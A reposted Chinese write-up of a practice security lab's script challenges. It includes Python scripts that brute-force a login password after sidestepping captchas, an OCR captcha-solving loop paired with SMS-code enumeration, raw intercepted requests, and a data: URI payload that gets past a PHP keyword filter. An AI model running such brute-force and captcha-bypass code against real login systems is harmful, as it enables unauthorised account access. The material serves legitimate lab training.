

# 网络安全实验室 脚本关通关writeup

转载

[amrang9512](#) 于 2017-03-09 20:06:00 发布 309 收藏

文章标签: [网络](#) [php](#) [python](#)

原文链接: <http://www.cnblogs.com/Elope/p/6527534.html>

版权

[1]key又又找不到了

查看源代码。发现key的路径，点击进行了302跳转，抓包，得到key

```
1 <html>
2   <head>
3     <meta http-equiv="content-type" content="text/html; charset=utf-8">
4   </head>
5   <body>
6     <a href="./search_key.php">_到这里找key_</a>
7   </body>
8 </html>
```

```
1 <script>>window.location="./no_key_is_here_forever.php";</script>
2 key is : yougotit_script_now
```

[2]快速口算

要2秒内提交答案，果断上python

```
import requests,re
s = requests.Session()

url = 'http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'
html = s.get(url).content

reg = r'([0-9].+)=<'

num = eval(re.findall(reg,html)[0])
data = {'v': num}
print s.post(url, data=data).content
```

```
===== RESTART: C:\Users\d\Desktop\2.py =====
<html>
  <head>
    <meta http-equiv=Content-Type content="text/html; charset=utf-8">
  </head>
  <body>key is 123iohHKHJ%^&*(jkh  </body>
</html>
>>> |
```

[3]这个题目是空的

null

[4]怎么就是不弹出key呢?

js代码，学习后补充

## [5] 逗比验证码第一期

用burp进行抓包，发解现验证码只是验证一次，第二次后就会失去作用。果断暴力破解

### Request

Raw Params Headers Hex

```
POST /vcodel_bcfef7eacf7badc64aaf18814cdb1c16/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://lab1.xseclab.com/vcodel_bcfef7eacf7badc64aaf18814cdb1c16/index.php
Cookie: PHPSESSID=09462a3c9f8553aa536d87ab8b3c6614
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

username=admin&pwd=11111&vcode=3anf&submit=submit
```

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: sae
Connection: keep-alive
Date: Thu, 09 Mar 2017 09:55:22 GMT
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Via: 15147
X-Daa-Tunnel: hop_count=1
Content-Length: 9

pwd error
```

### Request

Raw Params Headers Hex

```
POST /vcodel_bcfef7eacf7badc64aaf18814cdb1c16/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://lab1.xseclab.com/vcodel_bcfef7eacf7badc64aaf18814cdb1c16/index.php
Cookie: PHPSESSID=09462a3c9f8553aa536d87ab8b3c6614
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

username=admin&pwd=hahah&vcode=3anf&submit=submit
```

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: sae
Connection: keep-alive
Date: Thu, 09 Mar 2017 09:55:22 GMT
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Via: 15147
X-Daa-Tunnel: hop_count=1
Content-Length: 9

pwd error
```

## ?

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions ta

Payload set:  Payload count: 9,000

Payload type:  Request count: 9,000

## ?

### Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type:  Sequential  Random

From:

To:


Step:

How many:

**Number format**


Base:  Decimal  Hex

Min integer digits:



### [6]逗比验证码第二期

burp抓包。发现验证码每次都需要要做。干脆直接删除验证码。进行暴力破解



### [7]逗比的验证码第三期 (SESSION)

直接跑代码

```
import requests
s = requests.Session()
url = "http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php"
header = {"Cookie": "PHPSESSID=09462a3c9f8553aa536d87ab8b3c6614"}

for pwd in range(1000,10000):
    payload = {'username': 'admin', 'pwd':pwd , 'vcode': ''}
    r = s.post(url,headers=header,data=payload).content
    if r.count("key"):
        print r,pwd
```

```
===== RESTART: C:\Users\d\Desktop\1.py =====
key is LJLJLfuckvcodesdf#@sd 1298
```

### [8]微笑一下就能过关了

查看源代码，发现源码

```

<?php
header("Content-type: text/html; charset=utf-8");
if (isset($_GET['view-source'])) {
show_source(__FILE__);
exit();
}

include('flag.php');

$smile = 1;

if (!isset($_GET['^_^'])) $smile = 0;
if (preg_match ('/\./', $_GET['^_^'])) $smile = 0;
if (preg_match ('/%/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/[0-9]/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/http/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/https/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/ftp/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/telnet/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/_/', $_SERVER['QUERY_STRING'])) $smile = 0;
if ($smile) {
if (@file_exists ($_GET['^_^'])) $smile = 0;
}
if ($smile) {
$smile = @file_get_contents ($_GET['^_^']);
if ($smile === "(●'▽'●)") die($flag);
}
?>


```

发现必须满足以下条件

- 1.必须对"^\_^"赋值
- 2."^\_^"的值不能有 . % [0-9] http https ftp telnet 这些东西
- 3.\$\_SERVER['QUERY\_STRING'],即"^\_="(输入的值)"这个字符串不能有 \_ 这个字符
- 4.满足\$smile!=0
- 5.file\_exists (\$\_GET['^\_^'])必须为0.也就是\$\_GET['^\_^']此文件不存在
- 6."\$smile"必须等于"(●'▽'●)".也就是file\_get\_contents(\$\_GET['^\_^'])必须为"(●'▽'●)"

1和3矛盾，对"\_"进行url编码。4可以忽略。5文件不存在，6又要读出文件，说明只能自己写入或者包含

http://lab1.xseclab.com/base13\_ead1b12e47ec7cc5390303831b779d47/index.php?^\_^=data:,(●'▽'●)  
得到key



## [9]逗比的手機验证码

查看验证码，发现弹出一个验证码。转到另外一个页面，有一个手机号。看样子要登录，重新获取自己手机的验证码，对新手机号进行登录。登录成功，拿到KEY

[10]基情燃烧的岁月  
两次爆破验证码就可以了

[11]验证码识别

```
from pytesseract import *
import requests
import os

cur_path = os.getcwd()
vcode_path = os.path.join(cur_path, 'vcode.png')
header = {'Cookie': 'PHPSESSID=896861c59678e89611bb675ff33facb1'}

def vcode():
    pic_url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
    r = requests.get(pic_url, headers=header)
    with open(vcode_path, 'wb') as pic:
        pic.write(r.content)
    im=Image.open('vcode.png')
    text=image_to_string(im)
    v=text[0:4].replace('0','0').replace('o','0').replace('1','1')
    if len(v)==4 and v.isdigit():
        return v
    else:
        return 0

url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'
for i in range(100, 1000):
    while 1:
        code = vcode()
        if code:
            break
    data = {'username': '13388886666', 'mobi_code': str(i), 'user_code': code}
    r = requests.post(url, data=data, headers=header, timeout=10)
    print 'm_vcode=%s u_vcode=%s %s' %(i,code,r.content)
```

[12],[13],[14],[15]

xss。学习了补上

转载于:<https://www.cnblogs.com/Elope/p/6527534.html>